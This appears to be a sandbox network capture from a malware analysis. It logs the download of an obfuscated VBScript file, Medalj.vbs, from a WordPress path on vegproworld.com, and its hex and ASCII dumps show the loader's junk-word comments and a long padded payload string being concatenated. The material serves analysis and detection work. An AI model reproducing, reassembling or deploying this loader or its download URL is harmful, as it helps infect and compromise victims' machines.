2022-05-12 12:17:29 UTC	0	OUT	GET /wp-content/Medalj.vbs HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vegproworld.com Cache-Control: no-cache
2022-05-12 12:17:29 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 12 May 2022 12:17:29 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Wed, 11 May 2022 14:57:44 GMT ETag: "6b0093f-3c276-5debda9f00cd6" Accept-Ranges: bytes Content-Length: 246390 Vary: Accept-Encoding Content-Type: text/vbscript
2022-05-12 12:17:29 UTC	0	IN	Data Raw: 27 41 66 62 75 64 20 46 4a 45 52 44 52 41 20 52 65 74 6e 69 6e 20 53 6d 65 6c 74 65 37 20 46 6c 67 65 73 79 67 64 6f 39 20 61 66 73 6b 61 66 66 65 6c 73 20 6d 61 65 63 65 6e 61 20 53 69 72 70 6c 38 20 44 69 61 6b 6f 6e 69 6b 39 20 52 75 6d 70 65 20 42 65 71 75 65 61 20 66 6c 75 73 73 70 20 65 6c 69 74 65 20 49 4e 47 52 45 44 49 45 4e 20 4d 65 73 61 72 74 65 72 69 32 20 48 59 50 4f 4d 45 20 57 65 74 74 61 62 6c 37 20 0d 0a 27 46 4f 52 46 52 45 20 46 52 41 55 4c 45 49 4e 45 4e 20 61 6e 6c 62 73 20 64 65 6d 69 70 69 6b 20 42 4c 41 54 54 45 44 55 20 6d 65 63 61 20 42 61 79 6f 6e 20 50 45 52 49 44 49 4e 49 41 43 20 53 54 45 45 20 55 6e 73 65 70 74 61 74 65 64 20 50 6c 75 72 69 63 75 73 20 46 75 6c 64 20 64 65 73 69 67 6e 20 73 69 6b 6b 20 57 48 4f 4c 45 4e 45 Data Ascii: 'Afbud FJERDRA Retnin Smelte7 Flgesygdo9 afskaffels maecena Sirpl8 Diakonik9 Rumpe Bequea flussp elite INGREDIEN Mesarteri2 HYPOME Wettabl7 'FORFRE FRAULEINEN anlbs demipik BLATTEDU meca Bayon PERIDINIAC STEE Unseptated Pluricus Fuld design sikk WHOLENE
2022-05-12 12:17:29 UTC	8	IN	Data Raw: 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 42 38 38 58 69 6c 6f 32 32 38 43 3a 43 44 36 43 3a 43 38 43 38 39 45 37 37 38 43 3a 43 32 35 36 37 39 32 42 38 38 39 38 43 3a 43 44 36 43 3a 43 32 42 43 3a 43 32 58 69 6c 6f 32 32 4d 61 38 38 44 58 69 6c 6f 32 32 42 37 38 39 32 39 43 3a 43 43 35 44 43 3a 43 35 43 3a 43 37 32 43 3a 43 35 43 4d 61 38 38 36 33 32 36 58 69 6c 6f 32 32 37 43 45 32 33 39 42 32 44 43 32 39 37 43 43 3a 43 43 43 41 4c 4c 44 35 58 69 6c 6f 32 32 41 43 3a 43 43 41 4c 4c 4d 61 38 38 58 69 6c 6f 32 32 4d 61 38 38 36 37 35 44 43 41 4c 4c 4d 61 38 38 43 43 3a 43 39 32 43 41 4c 4c 58 69 6c 6f 32 32 43 41 4c 4c 37 43 41 4c 4c 4d 61 38 38 45 37 35 32 36 37 41 43 32 58 69 6c Data Ascii: a8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma88B88Xilo228C:CD6C:C8C89E778C:C256792B889 8C:CD6C:C2BC:C2Xilo22Ma88DXilo22B78929C:CC5DC:C5C:C72C:C5CMa886326Xilo227CE239B2DC297CC:CC CALLD5Xilo22AC:CCALLMa88Xilo22Ma88675DCALLMa88CC:C92CALLXilo22CALL7CALLMa88E75267AC2Xil
2022-05-12 12:17:29 UTC	15	IN	Data Raw: 43 3a 43 41 42 37 44 35 37 41 32 43 44 38 43 44 35 43 41 4c 4c 35 38 42 39 39 39 4d 61 38 38 38 41 37 42 42 4d 61 38 38 45 45 38 45 32 35 33 4d 61 38 38 39 4d 61 38 38 36 43 36 44 41 58 69 6c 6f 32 32 35 32 38 45 4d 61 38 38 35 33 38 4d 61 38 38 38 43 41 4c 4c 38 33 39 41 43 3a 43 36 35 38 33 4d 61 38 38 37 35 42 58 69 6c 6f 32 32 38 44 41 45 42 37 41 37 38 45 44 43 41 4c 4c 32 58 69 6c 6f 32 32 58 69 6c 6f 32 32 37 39 35 42 43 3a 43 35 4d 61 38 38 43 3a 43 44 43 41 4c 4c 39 33 4d 61 38 38 36 35 42 39 35 39 32 45 32 44 35 4d 61 38 38 35 43 33 43 3a 43 38 36 43 41 4c 4c 4d 61 38 38 33 32 58 69 6c 6f 32 32 33 42 33 39 43 3a 43 43 32 32 4d 61 38 38 39 4d 61 38 38 43 41 4c 4c 36 36 37 4d 61 38 38 37 39 43 41 4c 4c 43 41 4c 4c 44 42 44 43 41 4c 4c 35 45 4d 61 Data Ascii: C:CAB7D57A2CD8CD5CALL58B999Ma888A7BBMa88EE8E253Ma889Ma886C6DAXilo22528EMa88538 Ma888CALL839AC:C6583Ma8875BXilo228DAEB7A78EDCALL2Xilo22Xilo22795BC:C5Ma88C:CDCALL93Ma8865B 9592E2D5Ma885C3C:C86CALLMa8832Xilo223B39C:CC22Ma889Ma88CALL667Ma8879CALLCALLDBDCALL5EMa
2022-05-12 12:17:29 UTC	23	IN	Data Raw: 36 33 36 37 41 43 3a 43 43 43 41 4c 4c 38 43 3a 43 39 39 44 36 43 32 45 36 37 37 36 33 45 36 37 36 42 32 4d 61 38 38 58 69 6c 6f 32 32 43 3a 43 37 43 36 41 41 45 33 43 41 4c 4c 58 69 6c 6f 32 32 33 35 42 42 42 43 3a 43 45 43 3a 43 45 32 35 33 4d 61 38 38 35 38 33 45 44 44 36 43 41 4c 4c 36 42 44 58 69 6c 6f 32 32 44 41 43 4d 61 38 38 42 4d 61 38 38 36 38 41 44 41 43 35 36 33 32 45 33 37 38 38 44 43 42 41 37 43 41 58 69 6c 6f 32 32 43 3a 43 45 35 39 35 32 39 39 45 43 32 43 41 4c 4c 44 32 33 32 44 37 43 3a 43 43 41 4c 4c 39 43 41 4c 4c 43 41 4c 4c 45 33 42 4d 61 38 38 32 4d 61 38 38 4d 61 38 38 44 37 43 37 36 32 45 35 42 4d 61 38 38 43 3a 43 37 4d 61 38 38 39 43 3a 43 44 43 3a 43 43 33 39 38 37 41 38 58 69 6c 6f 32 32 33 42 43 39 45 4d 61 38 38 35 43 33 33 42 Data Ascii: 6367AC:CCCALL8C:C99D6C2E67763E676B2Ma88Xilo22C:C7C6AAE3CALLXilo2235BBBC:CEC:CE 253Ma88583EDD6CALL6BDXilo22DACMa88BMa8868ADAC5632E3788DCBA7CAXilo22C:CE595299EC2CALLD232D7 C:CCALL9CALLCALLE3BMa882Ma88Ma88D7C762E5BMa88C:C7Ma889C:CDC:CC3987A8Xilo223BC9EMa885C3B

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:29 UTC	31	IN	Data Raw: 6c 6f 32 32 36 37 43 41 4c 4c 44 36 45 36 35 32 38 4d 61 38 38 43 3a 43 33 32 45 33 33 43 41 4c 4c 35 35 43 42 39 35 44 37 32 4d 61 38 38 37 38 32 35 35 39 35 44 32 36 39 4d 61 38 38 43 43 43 3a 43 32 33 41 44 58 69 6c 6f 32 32 43 37 32 58 69 6c 6f 32 32 36 41 35 44 41 58 69 6c 6f 32 32 35 36 35 45 4d 61 38 38 35 33 38 4d 61 38 38 43 41 58 69 6c 6f 32 32 4d 61 38 38 4d 61 38 38 58 69 6c 6f 32 32 43 3a 43 43 32 36 41 32 32 42 58 69 6c 6f 32 32 37 4d 61 38 38 39 39 45 45 36 32 43 4d 61 38 38 35 44 41 43 45 36 32 43 41 4c 4c 44 32 37 43 3a 43 38 4d 61 38 38 42 44 36 43 43 3a 43 35 58 69 6c 6f 32 32 38 4d 61 38 38 43 3a 43 33 32 45 32 43 41 4d 61 38 38 35 41 42 43 4d 61 38 38 33 43 36 44 33 43 41 4c 4c 39 38 43 43 3a 43 43 33 42 43 43 41 4c 4c 41 45 37 41 44 Data Ascii: lo2267CALLD6E6528Ma88C:C32E33CALL55CB95D72Ma887825595D269Ma88CCC:C23ADXilo22C7 2Xilo226A5DAXilo22565EMa88538Ma88CAXilo22Ma88Ma88Xilo22C:CC26A22BXilo227Ma8899EE62CMa885DA CE62CALLD27C:C8Ma88BD6CC:C5Xilo228Ma88C:C32E2CAMa885ABCMa883C6D3CALL98CC:CC3BCCALLAE7AD
2022-05-12 12:17:29 UTC	39	IN	Data Raw: 38 38 38 43 41 4c 4c 39 42 33 43 3a 43 38 41 32 37 43 3a 43 39 38 42 35 41 58 69 6c 6f 32 32 44 45 43 43 41 4c 4c 43 41 4c 4c 32 39 38 43 41 4c 4c 39 43 44 45 33 41 45 43 32 38 43 45 42 41 43 3a 43 36 37 43 41 4c 4c 39 39 4d 61 38 38 39 43 36 58 69 6c 6f 32 32 35 35 32 38 4d 61 38 38 43 3a 43 33 35 41 37 45 44 35 43 33 42 36 39 43 41 4c 4c 43 41 4c 4c 32 32 43 33 32 37 42 35 41 38 36 44 37 38 39 42 58 69 6c 6f 32 32 43 41 4c 4c 37 36 41 36 36 4d 61 38 38 45 58 69 6c 6f 32 32 33 4d 61 38 38 33 35 43 41 4c 4c 36 42 33 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 Data Ascii: 888CALL9B3C:C8A27C:C98B5AXilo22DECCALLCALL298CALL9CDE3AEC28CEBAC:C67CALL99Ma88 9C6Xilo225528Ma88C:C35A7ED5C3B69CALLCALL22C327B5A86D789BXilo22CALL76A66Ma88EXilo223Ma8835C ALL6B33C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma
2022-05-12 12:17:29 UTC	47	IN	Data Raw: 32 44 38 4d 61 38 38 35 44 41 45 33 35 33 38 4d 61 38 38 38 43 41 4c 4c 39 44 4d 61 38 38 43 4d 61 38 38 45 4d 61 38 38 41 44 43 42 43 58 69 6c 6f 32 32 39 39 4d 61 38 38 39 43 3a 43 39 43 41 4c 4c 43 41 4c 4c 43 43 41 4c 4c 33 58 69 6c 6f 32 32 41 41 4d 61 38 38 44 32 38 41 36 58 69 6c 6f 32 32 41 37 37 43 41 4c 4c 44 36 35 45 35 33 38 4d 61 38 38 43 3a 43 33 4d 61 38 38 42 44 36 37 45 42 43 58 69 6c 6f 32 32 44 39 43 41 4c 4c 43 41 4c 4c 33 41 32 42 41 43 3a 43 43 41 4c 4c 35 44 38 43 41 4c 4c 38 35 38 38 33 38 39 32 33 37 38 38 42 39 32 44 39 41 37 37 58 69 6c 6f 32 32 43 3a 43 32 42 33 38 43 41 4c 4c 37 36 41 32 45 35 33 36 32 43 3a 43 39 43 38 36 37 36 42 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 39 43 41 4c 4c 45 35 41 43 41 4c 4c 4d 61 38 38 45 43 39 Data Ascii: 2D8Ma885DAE3538Ma888CALL9DMa88CMa88EMa88ADCBCXilo2299Ma889C:C9CALLCALLCCALL3Xi lo22AAMa88D28A6Xilo22A77CALLD65E538Ma88C:C3Ma88BD67EBCXilo22D9CALLCALL3A2BAC:CCALL5D8CALL8 58838923788B92D9A77Xilo22C:C2B38CALL76A2E5362C:C9C8676B8Xilo22C:C3E29CALLE5ACALLMa88EC9
2022-05-12 12:17:29 UTC	55	IN	Data Raw: 38 58 69 6c 6f 32 32 45 41 43 3a 43 33 4d 61 38 38 41 37 43 3a 43 4d 61 38 38 42 43 3a 43 33 45 32 4d 61 38 38 41 4d 61 38 38 33 33 45 41 41 35 33 43 41 4c 4c 35 37 38 4d 61 38 38 42 45 39 37 44 42 43 58 69 6c 6f 32 32 44 33 35 42 39 33 38 41 43 3a 43 37 44 43 41 4c 4c 39 36 38 42 44 32 38 43 3a 43 36 37 39 35 42 39 32 38 39 44 36 33 35 37 41 43 3a 43 58 69 6c 6f 32 32 36 38 43 33 43 3a 43 43 3a 43 43 43 32 43 45 37 37 35 43 41 4c 4c 43 41 4c 4c 43 3a 43 4d 61 38 38 37 43 3a 43 37 45 36 37 41 33 58 69 6c 6f 32 32 42 42 37 36 43 39 45 32 35 33 45 36 43 36 32 4d 61 38 38 33 35 4d 61 38 38 35 38 32 42 41 44 37 37 43 41 38 41 43 44 32 37 45 43 58 69 6c 6f 32 32 45 4d 61 38 38 41 37 58 69 6c 6f 32 32 4d 61 38 38 43 37 58 69 6c 6f 32 32 45 41 35 43 3a 43 35 Data Ascii: 8Xilo22EAC:C3Ma88A7C:CMa88BC:C3E2Ma88AMa8833EAA53CALL578Ma88BE97DBCXilo22D35B9 938AC:C7DCALL968BD28C:C6795B9289D6357AC:CXilo2268C3C:CC:CCC2CE775CALLCALLC:CMa887C:C7E67A3 Xilo22BB76C9E253E6C62Ma8835Ma88582BAD77CA8ACD27ECXilo22EMa88A7Xilo22Ma88C7Xilo22EA5C:C5
2022-05-12 12:17:29 UTC	62	IN	Data Raw: 44 41 42 43 41 4c 4c 36 39 43 3a 43 32 39 32 35 33 38 4d 61 38 38 32 35 36 37 38 41 4d 61 38 38 39 44 45 4d 61 38 38 41 35 32 38 4d 61 38 38 43 3a 43 33 36 36 41 44 33 42 39 44 41 43 39 35 58 69 6c 6f 32 32 43 41 4c 4c 37 45 45 36 36 44 38 33 37 33 36 33 41 4d 61 38 38 38 58 69 6c 6f 32 32 35 37 4d 61 38 38 37 42 35 42 39 38 32 36 33 42 38 4d 61 38 38 58 69 6c 6f 32 32 38 43 41 4c 4c 35 58 69 6c 6f 32 32 35 44 42 38 38 58 69 6c 6f 32 32 36 33 42 38 44 44 43 44 38 44 33 39 44 33 43 38 37 43 41 4c 4c 42 42 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 42 42 43 41 4c 4c 32 43 58 69 6c 6f 32 32 45 32 35 33 44 42 43 41 36 43 41 4c 4c 35 58 69 6c 6f 32 32 38 32 43 3a 43 33 45 32 44 41 37 39 58 69 6c 6f 32 32 36 39 44 45 38 32 43 3a 43 58 69 6c 6f 32 32 45 32 35 33 Data Ascii: DABCALL69C:C292538Ma8825678AMa889DEMa88A528Ma88C:C366AD3B9DAC95Xilo22CALL7EE66 D837363AMa888Xilo2257Ma887B5B98263B8Ma88Xilo228CALL5Xilo225DB88Xilo2263B8DDCD8D39D3C87CALL BB8Xilo22C:C3E2BBCALL2CXilo22E253DBCA6CALL5Xilo2282C:C3E2DA79Xilo22269DE82C:CXilo22E253
2022-05-12 12:17:29 UTC	70	IN	Data Raw: 42 33 38 45 45 58 69 6c 6f 32 32 38 43 3a 43 37 4d 61 38 38 4d 61 38 38 37 43 43 3a 43 35 43 41 4c 4c 35 58 69 6c 6f 32 32 43 3a 43 4d 61 38 38 37 42 38 36 39 44 43 3a 43 43 3a 43 4d 61 38 38 43 3a 43 33 35 32 35 33 4d 61 38 38 39 43 43 3a 43 43 41 4c 4c 36 35 42 38 4d 61 38 38 43 3a 43 33 36 39 44 43 3a 43 38 4d 61 38 38 43 3a 43 32 45 32 35 33 43 3a 43 43 32 41 33 43 3a 43 58 69 6c 6f 32 32 33 36 45 39 43 43 41 4c 4c 35 42 37 36 42 44 43 3a 43 43 39 38 43 3a 43 42 45 32 35 33 4d 61 38 38 42 58 69 6c 6f 32 32 43 44 45 44 32 43 3a 43 33 32 42 42 45 32 35 33 38 4d 61 38 38 43 41 37 44 43 3a 43 33 38 38 43 3a 43 33 45 32 44 41 37 45 43 32 32 43 3a 43 35 33 39 4d 61 38 38 43 3a 43 33 33 45 32 36 32 35 32 43 41 35 43 41 4c 4c 36 32 38 32 43 3a 43 33 45 32 Data Ascii: B38EEXilo228C:C7Ma88Ma887CC:C5CALL5Xilo22C:CMa887B869DC:CC:CMa88C:C3E253Ma889C C:CCALL65B8Ma88C:C369DC:C8Ma88C:C2E253C:CC3C2A3C:CXilo2236E9CCALLCD5B76BDC:C98C:CBE253Ma88 BXilo22CDED2C:C3BBE2538Ma88CA7DC:C388C:C3E2DA7EC22C:C539Ma88C:C3E26252CA5CALL6282C:C3E2
2022-05-12 12:17:29 UTC	78	IN	Data Raw: 43 41 4c 4c 45 58 69 6c 6f 32 32 4d 61 38 38 35 32 38 4d 61 38 38 43 3a 43 33 32 45 32 32 38 58 69 6c 6f 32 32 43 3a 43 37 4d 61 38 38 41 43 43 45 37 43 3a 43 33 45 32 44 38 4d 61 38 38 37 43 3a 43 43 41 4c 4c 45 45 35 33 38 4d 61 38 38 38 43 41 4c 4c 39 32 45 37 41 58 69 6c 6f 32 32 38 42 36 42 44 36 43 41 4c 4c 39 43 3a 43 58 69 6c 6f 32 32 45 32 35 33 33 38 58 69 6c 6f 32 32 43 3a 43 4d 61 38 38 41 32 4d 61 38 38 43 35 43 3a 43 36 41 45 45 4d 61 38 38 4d 61 38 38 33 45 44 32 45 32 43 41 4c 4c 42 38 41 32 43 3a 43 35 36 44 41 4d 61 38 38 43 3a 43 32 43 43 41 41 4c 4c 36 36 44 41 35 43 39 41 43 3a 43 42 41 44 42 41 36 36 44 43 36 42 38 43 41 4c 4c 38 36 35 35 35 43 3a 43 32 42 32 37 32 38 43 42 38 43 43 3a 43 44 4d 61 38 38 41 43 41 4c 4c 41 45 33 32 32 44 Data Ascii: CALLEXilo22Ma88528Ma88C:C32E228Xilo22C:C7Ma88ACCE7C:C3E2D8Ma887C:CCALLEE538Ma8 88CALL92E7AXilo228B6BD6CALL9C:CXilo22E25338Xilo22C:CMa88A2Ma88C5C:C6AEEMa88Ma883ED2E2CALLB 8A2C:C56DAMa88C:C2CCALL66DA5C9AC:CBADBA66DC6B8CALL86555C:C2B2728CB8CC:CDMa88ACALLAE322D
2022-05-12 12:17:29 UTC	86	IN	Data Raw: 4d 61 38 38 35 37 32 45 32 41 44 58 69 6c 6f 32 32 37 39 45 37 43 41 4c 4c 43 41 4c 4c 41 41 32 41 38 42 38 39 36 39 43 41 4c 4c 32 32 35 58 69 6c 6f 32 32 33 39 4d 61 38 38 32 43 44 42 58 69 6c 6f 32 32 41 33 58 69 6c 6f 32 32 43 32 39 32 43 3a 43 33 41 42 42 35 43 3a 43 45 36 44 43 3a 43 43 32 36 44 38 44 58 69 6c 6f 32 32 44 43 41 41 42 38 43 41 4c 4c 32 38 58 69 6c 6f 32 32 36 43 43 3a 43 38 43 42 44 32 43 58 69 6c 6f 32 32 4d 61 38 38 36 41 45 33 4d 61 38 38 58 69 6c 6f 32 32 33 33 43 41 4c 4c 32 43 3a 43 36 42 43 41 4c 4c 43 44 43 43 44 32 43 4d 61 38 38 35 33 43 3a 43 41 4c 4c 43 41 4c 4c 43 41 4c 4c 42 38 43 Data Ascii: Ma88572E2ADXilo2279E7CALLCALLAA2A8B8969CALL225Xilo2239Ma882CDBXilo22A3Xilo22C2 92C:C3ABB5C:CE6DC:CC26D8DXilo22DCAB8CALL28Xilo226CC:C8CBD2CXilo22Ma886AE3Ma88Xilo2233CALL2 C:C6BCALLCDCCD2CMa8853C:CD5C5C:CXilo22D2E2CALLBC:C66Ma88Ma88C2EMa888EB99CALLCALLCALLB8C

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:29 UTC	94	IN	Data Raw: 4d 61 38 38 42 32 45 38 41 45 4d 61 38 38 44 37 38 43 41 4c 4c 38 43 3a 43 35 41 36 36 38 39 38 42 38 58 69 6c 6f 32 32 39 43 41 4c 4c 33 58 69 6c 6f 32 32 42 38 37 45 43 38 41 39 42 35 43 43 45 39 43 41 4c 4c 35 32 36 58 69 6c 6f 32 32 36 4d 61 38 38 42 43 41 4c 4c 45 32 43 3a 43 35 32 38 4d 61 38 38 43 3a 43 33 32 45 32 33 39 41 32 58 69 6c 6f 32 32 43 41 4c 4c 44 41 43 58 69 6c 6f 32 32 35 38 33 45 32 35 33 38 4d 61 38 38 43 37 4d 61 38 38 44 42 41 45 32 33 45 45 32 35 33 37 37 38 58 69 6c 6f 32 32 33 35 37 38 42 38 41 58 69 6c 6f 32 32 44 41 42 35 42 38 42 36 4d 61 38 38 42 37 4d 22 0d 0a 4e 65 64 6c 67 67 65 6c 20 3d 20 4e 65 64 6c 67 67 65 6c 20 26 20 22 61 38 38 4d 61 38 38 33 43 3a 43 33 45 32 4d 61 38 38 39 4d 61 38 38 39 43 41 4c 4c 36 32 37 35 Data Ascii: Ma88B2E8AEMa88D78CALL8C:C5A66898B8Xilo229CALL3Xilo22B87EC8A9B5CCE9CALL526Xilo2 26Ma88BCALLE2C:C528Ma88C:C32E239A2Xilo22CALLDACXilo22583E2538Ma88C7Ma88DBAE23EE253778Xilo2 23578B8AXilo22DAB5B8B6Ma88B7M"Nedlggel = Nedlggel & "a88Ma883C:C3E2Ma889Ma889CALL6275
2022-05-12 12:17:29 UTC	101	IN	Data Raw: 4c 45 32 41 41 4d 61 38 38 4d 61 38 38 33 38 4d 61 38 38 36 42 39 43 41 4c 4c 33 35 32 37 39 39 45 36 45 37 39 43 33 4d 61 38 38 43 41 4c 4c 42 43 3a 43 43 41 4c 4c 32 35 43 3a 43 38 43 41 4c 4c 42 42 35 32 42 43 58 69 6c 6f 32 32 44 41 43 44 38 43 32 58 69 6c 6f 32 32 33 36 4d 61 38 38 42 43 41 4c 4c 32 44 44 42 41 35 43 3a 43 33 4d 61 38 41 36 33 39 32 43 38 32 33 42 43 3a 43 42 4d 61 38 38 42 39 4d 61 38 38 44 43 36 44 38 4d 61 38 38 44 33 37 45 4d 61 38 38 35 33 38 4d 61 38 38 43 3a 43 43 36 36 35 4d 61 38 38 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 33 35 4d 61 38 38 58 69 6c 6f 32 32 42 38 33 37 58 69 6c 6f 32 32 39 4d 61 38 38 39 44 36 43 41 4c 4c 43 35 58 69 6c 6f 32 32 38 4d 61 38 38 43 3a 43 33 36 36 42 36 4d 61 38 38 42 58 69 6c 6f 32 32 35 43 Data Ascii: LE2AAMa88Ma8838Ma886B9CALL352799E6E79C3Ma88CALLBC:CCALL25C:C8CALLBB52BCXilo22D ACD8C2Xilo2236Ma88BCALL2DDBA5C:C3Ma88A6392C823BC:CBMa88B9Ma88DC6D8Ma88D37EMa8853 8Ma88C:CC665Ma888Xilo22C:C3E235Ma88Xilo22B837Xilo229Ma889D6CALLC5Xilo228Ma88C:C366B6Ma88BX ilo225C
2022-05-12 12:17:30 UTC	109	IN	Data Raw: 58 69 6c 6f 32 32 42 33 33 37 45 45 36 44 32 43 3a 43 32 58 69 6c 6f 32 32 45 58 69 6c 6f 32 32 35 33 35 37 43 41 4c 4c 43 32 4d 61 38 38 38 58 69 6c 6f 32 32 39 36 38 39 39 43 58 69 6c 6f 32 32 44 32 43 3a 43 32 36 58 69 6c 6f 32 32 42 4d 61 38 38 38 38 41 42 38 43 41 4c 4c 38 33 43 4d 61 38 38 32 36 58 69 6c 6f 32 32 38 38 35 58 69 6c 6f 32 32 35 41 36 41 35 45 43 32 41 43 41 4c 4c 41 42 39 4d 61 38 38 43 3a 43 45 43 3a 43 44 44 38 58 69 6c 6f 32 32 43 41 4c 4c 41 4d 61 38 38 44 45 43 58 69 6c 6f 32 32 58 69 6c 6f 32 32 36 39 43 36 32 58 69 6c 6f 32 32 43 3a 43 32 45 32 35 33 43 3a 43 43 33 44 39 33 41 43 4d 61 38 38 58 69 6c 6f 32 32 45 33 41 35 37 4d 61 38 38 32 36 4d 61 38 38 38 37 42 44 41 33 35 38 58 69 6c 6f 32 32 45 33 35 33 38 4d 61 38 38 43 41 Data Ascii: Xilo22B337EE6D2C:C2Xilo22EXilo225357CALLC2Ma888Xilo2296899CXilo22D2C:C26Xilo22BMa8888AB8 CALL83CMa8826Xilo22885Xilo225A6A5EC2ACALLAB9Ma88C:CEC:CDD8Xilo22CALLAMa88DECXilo22Xilo2269 C62Xilo22C:C2E253C:CC3D93ACMa88Xilo22E3A57Ma8826Ma8887BDA358Xilo22E3538Ma88CA
2022-05-12 12:17:30 UTC	117	IN	Data Raw: 38 58 69 6c 6f 32 32 38 58 69 6c 6f 32 32 4d 61 38 38 37 58 69 6c 6f 32 32 37 43 3a 43 37 36 33 36 33 41 58 69 6c 6f 32 32 32 35 36 43 33 39 37 32 36 42 58 69 6c 6f 32 32 43 41 4c 4c 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 38 38 4d 61 38 38 36 33 43 37 4d 61 Data Ascii: 8Xilo228Xilo22Ma887Xilo227C:C76363AXilo22256C39726BXilo22CALLMa88Ma8863C7Ma88Ma8863C7Ma8 8Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C 7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma88Ma8863C7Ma
2022-05-12 12:17:30 UTC	125	IN	Data Raw: 45 33 35 33 38 4d 61 38 38 43 38 36 37 43 41 4c 4c 39 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 35 43 4d 61 38 38 35 32 35 45 35 35 33 38 4d 61 38 38 38 38 43 41 4c 4c 38 36 43 41 4c 4c 41 43 41 4c 4c 44 36 42 44 43 41 4c 4c 41 4d 61 38 38 44 43 38 4d 61 38 38 32 43 3a 43 43 43 37 58 69 6c 6f 32 32 4d 61 38 38 43 41 4c 4c 41 42 37 33 39 4d 61 38 38 43 4d 61 38 38 36 42 44 36 43 41 4c 4c 41 43 3a 43 32 45 32 35 33 4d 61 38 38 42 43 36 45 32 35 32 38 4d 61 38 38 43 3a 43 43 43 45 32 44 38 4d 61 38 38 35 33 39 45 33 35 33 38 4d 61 38 38 43 3a 43 43 36 45 36 42 38 37 43 3a 43 33 45 32 44 41 58 69 6c 6f 32 32 44 43 3a 43 32 45 4d 61 38 38 35 33 38 4d 61 38 38 43 41 4c 4c 38 39 32 42 45 43 3a 43 43 33 43 3a 43 36 33 39 4d Data Ascii: E3538Ma88C867CALL98Xilo22C:C3E25CMa88525E5538Ma888CALL86CALLACALLD6BDCALLAMa88 DC8Ma882C:CCC7Xilo22Ma88CALLAB739Ma88CMa886BD6CALLAC:C2E253Ma88BC6E2528Ma88C:C3D CALLMa88B9BC:C3E2D8Ma88539E3538Ma88C:CC6E6B87C:C3E2DAXilo22DC:C2EMa88538Ma88CALL892BEC:CC3 C:C639M
2022-05-12 12:17:30 UTC	133	IN	Data Raw: 6c 6f 32 32 35 41 43 41 4c 4c 43 36 43 3a 43 41 39 43 41 4c 4c 43 41 4c 4c 43 37 43 4d 61 38 38 38 58 69 6c 6f 32 32 43 3a 43 58 69 6c 6f 32 32 33 35 41 43 41 4c 4c 41 33 43 3a 43 44 4d 61 38 38 43 38 36 37 38 32 38 58 69 6c 6f 32 32 43 3a 43 33 45 32 41 43 58 69 6c 6f 32 32 35 43 41 4c 4c 43 41 4c 4c 45 32 35 33 38 4d 61 38 38 38 43 41 4c 4c 38 37 43 45 32 33 58 69 6c 6f 32 32 38 36 39 35 39 44 37 41 44 43 3a 43 35 37 43 4d 61 38 38 38 39 45 39 32 43 41 4c 4c 43 43 3a 43 58 69 6c 6f 32 32 43 41 4c 4c 42 38 38 37 32 44 36 41 32 44 37 38 58 69 6c 22 0d 0a 4e 65 64 6c 67 67 65 6c 20 3d 20 4e 65 64 6c 67 67 65 6c 20 26 20 22 6f 32 32 37 37 32 4d 61 38 38 44 35 39 43 41 4c 4c 43 41 4c 4c 43 41 4c 4c 37 41 41 43 3a 43 43 32 33 35 4d 61 38 38 32 4d 61 38 38 33 Data Ascii: lo225ACALLC6C:CA9CALLCALLC7CMa888Xilo22C:CXilo2235ACALLA3C:CDMa88C867828Xilo22 C:C3E2ACXilo225CALLCALLE2538Ma888CALL87CE23Xilo2286959D7ADC:C57CMa8889E92CALLCC:CXilo22CAL LB8872D6A2D78Xil"Nedlggel = Nedlggel & "o22772Ma88D59CALLCALLCALL7AAC:CC235Ma882Ma883
2022-05-12 12:17:30 UTC	140	IN	Data Raw: 61 38 38 4d 61 38 38 43 58 69 6c 6f 32 32 45 32 45 45 38 44 43 3a 43 32 35 38 43 35 4d 61 38 38 38 43 41 4c 4c 39 42 43 3a 43 39 42 45 32 45 58 69 6c 6f 32 32 58 69 6c 6f 32 32 38 32 43 41 4c 4c 38 42 41 42 38 58 69 6c 6f 32 32 4d 61 38 38 44 44 43 32 44 36 37 37 58 69 6c 6f 32 32 58 69 6c 6f 32 32 44 36 37 45 36 43 41 4c 4c 4d 61 38 38 58 69 6c 6f 32 32 37 37 43 36 37 43 35 39 32 36 32 37 39 43 41 4c 4c 45 4d 61 38 38 37 37 39 43 41 4c 4c 45 43 41 4c 4c 38 33 58 69 6c 6f 32 32 33 4d 61 38 38 35 35 4d 61 38 38 44 38 41 37 35 39 35 38 37 38 37 39 35 32 45 44 45 41 36 32 35 43 32 36 43 3a 43 43 33 44 58 69 6c 6f 32 32 33 43 3a 43 39 33 44 38 4d 61 38 38 43 35 41 39 39 32 45 35 43 3a 43 38 44 32 41 43 36 37 